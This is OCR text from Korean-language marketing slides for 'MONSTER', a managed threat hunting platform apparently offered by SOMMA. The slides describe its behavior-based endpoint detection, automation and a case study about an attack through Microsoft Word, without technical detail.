
Managed Threat Hunting Service+

MONSTER

SOMMA


SOMMA
The
Problem

Advanced Cyber Threats

SOMMA

Advanced Cyber Threats

Targeted & Zero-day

Living Off The Land

File-less att...

Supply C... ...ttac...

ATTACKS

ATTACKS

Bypass the Security

No way to DEFEND all attacks

SOMMA


Threat Hunting Platform

MONSTER

MONSTER – How it works!

record

Save



Investigate

MONSTER

Monitor

Save


MONSTER

Managed Threat Hunting Service

Investigate

MONSTER

지속적이고, 반복적인 행위분석을 통해 숨어있는 위협을 찾아냅니다.



MONSTER

공격자의 행위를 추적하고, 알려지지 않은 위협을 찾아냅니다.

고도화된 사이버 위협에 대응하기 위해 데이터 수집, 위협 분석 및 탐지, 추적, 대응까지의 과정을 자동화

01	02	03
Threat Hunting에 최적화된 양질의 데이터 셋 확보	엔드-포인트 행위 기반 위협 탐지 및 추적	사이버 위협 탐지 및 대응에 특화된 보안 플랫폼

Secure Visibility → Behavior Analysis → Detect Threats → Respond Threats → Anomaly Detection → Fully Automated

지속적인 가시성확보

- 위협 분석에 필요한 데이터 확보필수

행위기반 데이터분석

- 행위 및 행위 문맥 기반 상세분석

위협 탐지 & 대응

- 인텔리전스 TTP 기반 위협 행위 탐지
- 비정상 행위 탐지
- AI기반 위협 행위 탐지

자동화

- 반복적이고, 지속적인 위협탐지

SOMMA


사례: Microsoft word 를 통한 공격 분석

MONSTER

Threat Context – Microsoft word 를 통한 공격분석

SOMMA


- 위협은 단지 한번의 공격으로 끝나지 않으며 다수의 연관된 공격이 발생 함
- 연관 된 다수의 공격들의 관계를 파악해서 **위협(Threat Context)**의 전 과정을 식별
- 단순한 악성코드 탐지가 아니라, 숨겨진 위협을 찾아내고, 추적하고, 공격의 과정을 추적



